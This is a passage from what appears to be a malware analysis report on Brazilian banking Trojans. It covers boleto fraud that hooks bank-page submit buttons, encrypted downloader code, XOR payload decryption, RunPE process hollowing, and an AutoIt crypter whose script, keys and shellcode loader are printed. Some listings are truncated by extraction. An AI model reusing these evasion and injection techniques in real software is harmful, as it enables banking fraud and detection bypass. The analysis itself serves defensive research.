push    esi                             ; WorkerW_HWND
call    FindWindowExA
mov     esi, eax
push    0                               ; LPCSTR
lea     edx, [ebp+var_130]
mov     eax, offset _str_j1_7_UnugFORLzV.Text
call    near ptr decrypt_str
mov     eax, [ebp+var_130]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::
push    eax                             ; Address Band Root
push    0                               ; HWND
push    esi                             ; ReBarWindow32_HWND
call    FindWindowExA
mov     esi, eax
push    0                               ; LPCSTR
lea     edx, [ebp+var_134]
mov     eax, offset _str_i63hKA__.Text
call    near ptr decrypt_str
mov     eax, [ebp+var_134]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::
push    eax                             ; Edit
push    0                               ; HWND
push    esi                             ; AddressBandRoot_HWND
call    FindWindowExA
mov     esi, eax
push    0                               ; lParam
push    0                               ; wParam
push    WM_GETTEXTLENGTH                ; Msg
push    esi                             ; hWnd
call    SendMessageA
inc     eax
mov     [ebp+wParam], eax
lea     eax, [ebp+lParam]
mov     edx, [ebp+wParam]
call    @System@@LStrSetLength$qqrv     ; System::__linkproc__
mov     eax, [ebp+lParam]
push    eax                             ; lParam
mov     eax, [ebp+wParam]
push    eax                             ; wParam
push    WM_GETTEXT                      ; Msg
push    esi                             ; hWnd
```

```
call    SendMessageA
```

Finding the tab handle and obtaining the URL being accessed

```
lea     edx, [ebp+var_C]
mov     eax, offset _str__Z2tWBjmydc_.Text
call    near ptr decrypt_str            ; 30 horas
mov     eax, [ebp+var_C]
pop     edx
call    find_str
test    eax, eax
jg      target_found
lea     edx, [ebp+var_14]
mov     eax, offset _str_mohBtxRY.Text
call    near ptr decrypt_str            ; Titulo
mov     edx, [ebp+var_14]
lea     ecx, [ebp+var_10]
mov     eax, ebx
call    near ptr get_tab_url
mov     eax, [ebp+var_10]
push    eax
lea     edx, [ebp+var_18]
mov     eax, offset _str_g20iTbfhhO_AYV7.Text
call    near ptr decrypt_str            ; Meu HSBC Internet
mov     eax, [ebp+var_18]
pop     edx
call    find_str
test    eax, eax
jg      target_found
lea     edx, [ebp+var_20]
```


Search for target's specific titles

As the automation will process the page structure, it needs to know if the victim is on the page to input the Boleto information. It installs a handle to the event OnDocumentComplete in order to collect the full URL as soon as it is loaded and then checks if the user is on the target page.

```
lea     edx, [ebp+var_150]
mov     eax, offset _str_p3wuakJwH0ph2BM.Text
call    near ptr decrypt_str            ; ib.banese.com.br/wps/myportal/net/CodigoTitulo/!ut/
mov     eax, [ebp+var_150]
push    eax
lea     eax, [ebp+var_154]
mov     edx, [ebp+arg_0]
call    near ptr @Variants@@VarToLStr$qqrr17System@AnsiStringrx8TVarData ; Variants::__linkpro
mov     edx, [ebp+var_154]
pop     eax
call    find_str
test    eax, eax
```

Search for target's specific pages

After confirming that the user is on the target page, the malware will process the page structure and install a handler to the submit button, then it can take control of the execution right after the user has submitted the page and then process the inputted content.


eax, offset aOf1frqcrs6ehbr ; "of1fRQCrS6EhbRua1uoDL8kZ1Q3ujyk6OKifs2d"...
near ptr decrypt_str
eax, [ebp+var_60]
; onEnterPressed(event); return isNumberKey(event);
edx, [ebp+var_5C]
near ptr @Sysutils@UpperCase$qqrx17System@AnsiString ; Sysutils::UpperCase(System::Ans
eax, [ebp+var_5C]
edx
find_str
eax, eax
loc_49C59A
edx, [ebp+var_74]
eax, offset _str_pHAivGhzbzSgR6y.Text
near ptr decrypt_str
edx, [ebp+var_74]
; javascript: formatarMascaraEvent(event);
eax, [ebp+var_70]
; pvarg
near ptr sub_4155A8
dword ptr [ebp+var_70.n1+0Ch]
dword ptr [ebp+var_70.n1+8]
dword ptr [ebp+var_70.n1+4]
dword ptr [ebp+var_70.n1]
eax, [ebp+var_8]
eax
eax, [eax]
dword ptr [eax+5Ch]
@System@@CheckAutoResult$qqrl ; System::__linkproc__ CheckAutoResult(long)
eax, [ebp+var_84]
sub_410EF4
eax
0
offset aValue_2
; "value"
eax, [ebp+var_8]
eax
eax, [eax]
dword ptr [eax+20h]
@System@@CheckAutoResult$qqrl ; System::__linkproc__ CheckAutoResult(long)
edx, [ebp+var_84]
eax, offset barcode_value
near ptr @Variants@@VarToLStr$qqrr17System@AnsiStringrx8TVarData ; Variants::__linkpro
edx, ds:barcode_value
eax, edx
[ebp+var_28], eax
eax=debug027:01EADDB8
; CODE XREF: on_submit_handler+1E6↑j
; CODE XREF: on_submit_handler+1F0↑j
; CODE XREF: on_submit_handler+200↑j
(Synchronized with EIP)
Stack view
0018F500 0018FA28 Stack[00000EC8]:0018
0018F50C 0049C64B on_submit_handler:lo
UNKNOWN 0018F508: Stack[00000EC8]:001

Search for a specific textbox and get the inputted data

After collecting the inputted data, it can be processed and then changed to the malicious content before submitting the page.

For those samples we could find, string obfuscation, debugger detection and virtual machine detection as well as this method mean they are not as easy to detect as other attacks involving phishing Trojans and hosts.

Code Obfuscation and RunPE

Looking for new ways to bypass detection, Brazilian criminals started using obfuscation in order to hide the parts of code that perform their main operations.

In the code below the coder has encrypted the original code of the function used to download the malicious payload; on a static analysis you cannot figure out what the purpose of this function is.

```
p_UrlDownloadToFile endp ; sp-analysis failed ; DS:SI -> counted CR-terminated command string

                lds     eax, [esi]
                cmp     dl, [ebp-3291D268h]
                mov     bh, 4Eh
                int     9Fh             ; used by BASIC while in interpreter
                dec     edx
                int     87h             ; used by BASIC while in interpreter
                cmp     dl, [edx-6DC17833h]
                inc     ecx
                adc     eax, 0CD184192h
                sbb     ch, [edx+eax*2-7832BD54h]
                push    esi
                xchg    eax, edx
                int     87h             ; used by BASIC while in interpreter
                push    edx
                xchg    eax, edx
                lodsb
                inc     edx
                inc     ecx
                adc     eax, 0D65102C7h
                add     ch, ds:492DA281h
                int     46h             ; Secondary Fixed Disk Params (AT,XT286,PS except ESDI)
                lds     ax, [edx]
                inc     edi
                add     eax, 4141362Ah
                inc     ecx
                retf
```

Encrypted downloader function

In runtime the malware will call the function to decrypt this code prior to executing it.

```
call    decrypt_code
mov     eax, offset p_UrlDownloadToFile ; function to decrypt
mov     ecx, ds:decrypt_key ; decryption key
mov     edx, 80h        ; bytes to decrypt
call    decrypt_code
mov     eax, offset p_SetRegValue
mov     ecx, ds:decrypt_key
mov     edx, 19Ch
call    decrypt_code
retn
```

Decrypt code call

```
decrypt_next_byte:                      ; CODE XREF: decrypt_code+20↓j
                mov     ebp, eax        ; ebp = base address
                add     ebp, edx        ; points to current position
                mov     cl, [ebp+0]     ; reads 1 byte
                mov     ebx, edi        ; key = 0x42
                sub     cl, bl
                mov     [ebp+0], cl     ; rewrite decoded byte
                inc     edx
                dec     esi
                jnz     short decrypt_next_byte
```


Decryption routine

As we can see in the code above, the decryption is a simple *sub* operation using the key 0x42 on the encrypted byte – a simple and fast way to hide parts of code.


```
; ---------------------------------------------------------------
; START OF FUNCTION CHUNK FOR p_UrlDownloadToFile

loc_4542CE:                             ; CODE XREF: p_UrlD
mov     esi, [ebp+arg_0]
mov     ebx, [ebp+8]
mov     eax, [ebp+var_8]
push    eax
mov     eax, [ebp+var_4]
push    eax
call    ebx
push    eax
call    esi
mov     ebx, eax
push    0
push    0
mov     eax, [ebp+arg_8]
push    eax
mov     eax, [ebp+arg_4]
push    eax
push    0
call    ebx
```

Decrypted downloader function

In order to avoid detection by a network firewall, the downloaded file is encrypted using its own encryption function.



Encrypted file



Decrypted file

The encryption function is also hidden by using the same method used in the download function – after decrypting the code we can find a XOR-based encryption combined with a shift-right operation on the XOR key.

```
decrypt_file:                           ; CODE XREF: DATA:004542B7↓j
mov     edx, esi                        ; edx = base encrypted buffer
add     edx, eax                        ; move pointer to the byte to be decrypted
mov     dl, [edx]                       ; read byte
mov     ecx, eax                        ; move actual position to ecx
mov     edi, [ebp+8]                    ; read the last xor key used
shr     edi, cl                         ; shr xor key with actual position
mov     ecx, edi
not     cl
xor     dl, cl                          ; xor encrypted byte with the generated key
mov     ecx, esi
add     ecx, eax
mov     [ecx], dl
inc     eax                             ; move to next byte
dec     ebx
jnz     short decrypt_file
```

After decrypting the file, it will not be executed using the normal methods usually found in malicious code. To hide the process on the machine the malware uses a trick known as RunPE where the code will execute a clean process (like iexplorer.exe or explorer.exe) in a suspended state and then modify its memory content to the malicious code and execute.


```
lea     eax, [ebp-11Ch]
push    eax
push    0
push    0
push    CREATE_SUSPENDED
push    0
push    0
push    0
mov     eax, [ebp+18h]
push    eax
push    0
call    dword ptr [ebp-3Ch]             ; CreateProcessA
test    eax, eax
jz      loc_459DD1
```

Code launching clean process as suspended state

After creating the process in a suspended state the code will write the new code to the memory space, set the new EIP for execution and then resume the thread.

```
push    eax
call    dword ptr [ebp-58h]             ; WriteProcessMemory
mov     eax, [esi+28h]
add     eax, [ebp-80h]
mov     edx, [ebp-70h]
mov     [edx+0B0h], eax                 ; set new EIP
mov     eax, [ebp-70h]
push    eax
mov     eax, [ebp-0D4h]
push    eax
call    dword ptr [ebp-44h]             ; SetThreadContext
mov     eax, [ebp-0D4h]
push    eax
call    dword ptr [ebp-5Ch]             ; ResumeThread
mov     eax, [ebp-0D4h]
mov     [ebp-38h], eax
push    8000h
push    0
mov     eax, [ebp-98h]
push    eax
call    dword ptr [ebp-64h]             ; VirtualFree
jmp     loc_459DD1
```

Writing malicious code and resuming the thread



Internet explorer process hosting the malicious file


Since the malicious code is running on the memory space allocated to Internet Explorer, using tools like Process Explorer to verify the publisher signature does not work because they check the signature of the process on the disk.

It was clear that they had moved on completely from using beginner's code to a much more professional development and we realized it was time to update the analysis process for Brazilian malware. We are sure most of this evolution happened due to contact and the exchange of knowledge with other malware scenes, mostly those in Eastern Europe, which we described in this article.

AutoIt Crypto

AutoIt is now often used as a downloader and crypto for the final payload in order to bypass detection. After being compiled the AutoIt script is encrypted and embedded to the generated binary which makes it necessary to extract the original script before analyzing its code.


Looking for a better way to hide the final payload, the Brazilian cybercriminals have developed a new crypto using AutoIt language where the decrypted payload is executed by using a RunPE technique.



AutoIt Crypto execution flow

The crypto uses two different methods to store the encrypted file: the first one is by using the FileInstall function that already exists on AutoIt, and the other one is embedding the file at the end of the binary.

When using the second method the crypto writes a key which is used to mark where the encrypted payload content starts and is then able to find the content to decrypt. On the sample below, the key used is a short version of “Sei que ganharei 20K” which means “I know that I will win R$ 20,000”.



Key used to mark where the encrypted payload starts

```
$binary = FileOpen(@ScriptFullPath, 0)
$binary_content = FileRead($binary)
$encrypted_payload = StringMid($binary_content, StringInStr($binary_content, "SEIKGANHAREI20K") + StringLen("SEIKGANHAREI20K"))
$decrypted_payload = decrypt_payload($encrypted_payload, "VENCIVINICI")
run_pe($decrypted_payload)
```

AutoIt Crypto main code

After reading the encrypted payload it decrypts the content using the decryption key “VENCIVINICI” and then executes the malicious payload using RunPE.

The decryption function code is not written in AutoIt – it is written in C language. After being compiled the bytes are included in the code as a string and then mapped to memory and executed by using CallWindowProc API.


```
Func decrypt_payload($enc_content_str, $enc_key)
        Local $func_code_str = "0xC81001006A006A005356578B551031C989C84989D7F2AE484829C88945F085C00F84DC000000B90001000088C82C0188840DEFFEFFFFE2F3
        Local $func_code = DllStructCreate(byte[BinaryLen($func_code_str)])
        DllStructSetData($func_code, 1, $func_code_str)
        Local $enc_content_buf = DllStructCreate(byte[BinaryLen($enc_content_str)])
        DllStructSetData($enc_content_buf, 1, $enc_content_str)
        DllCall("user32.dll", "none", "CallWindowProc", "ptr", DllStructGetPtr($func_code), "ptr", DllStructGetPtr($decrypt_result), "int", Binary
        Local $decrypted_bytes = DllStructGetData($decrypt_result, 1)
        $decrypt_result = 0
        Return $decrypted_bytes
EndFunc
```

Decryption function implementation

We found the following algorithms being implemented as the encryption/compression method for this crypto:

- RC4
- XXTEA
- AES
- LZMA
- ZLIB

The use of AutoIt for malware development is not something new, but in the middle of 2014 we saw a wave of attacks using AutoIt in Brazil, as we can see on the graph below.



Trojan.Win32.Autoit: number of users attacked in Brazil

MSIL Database

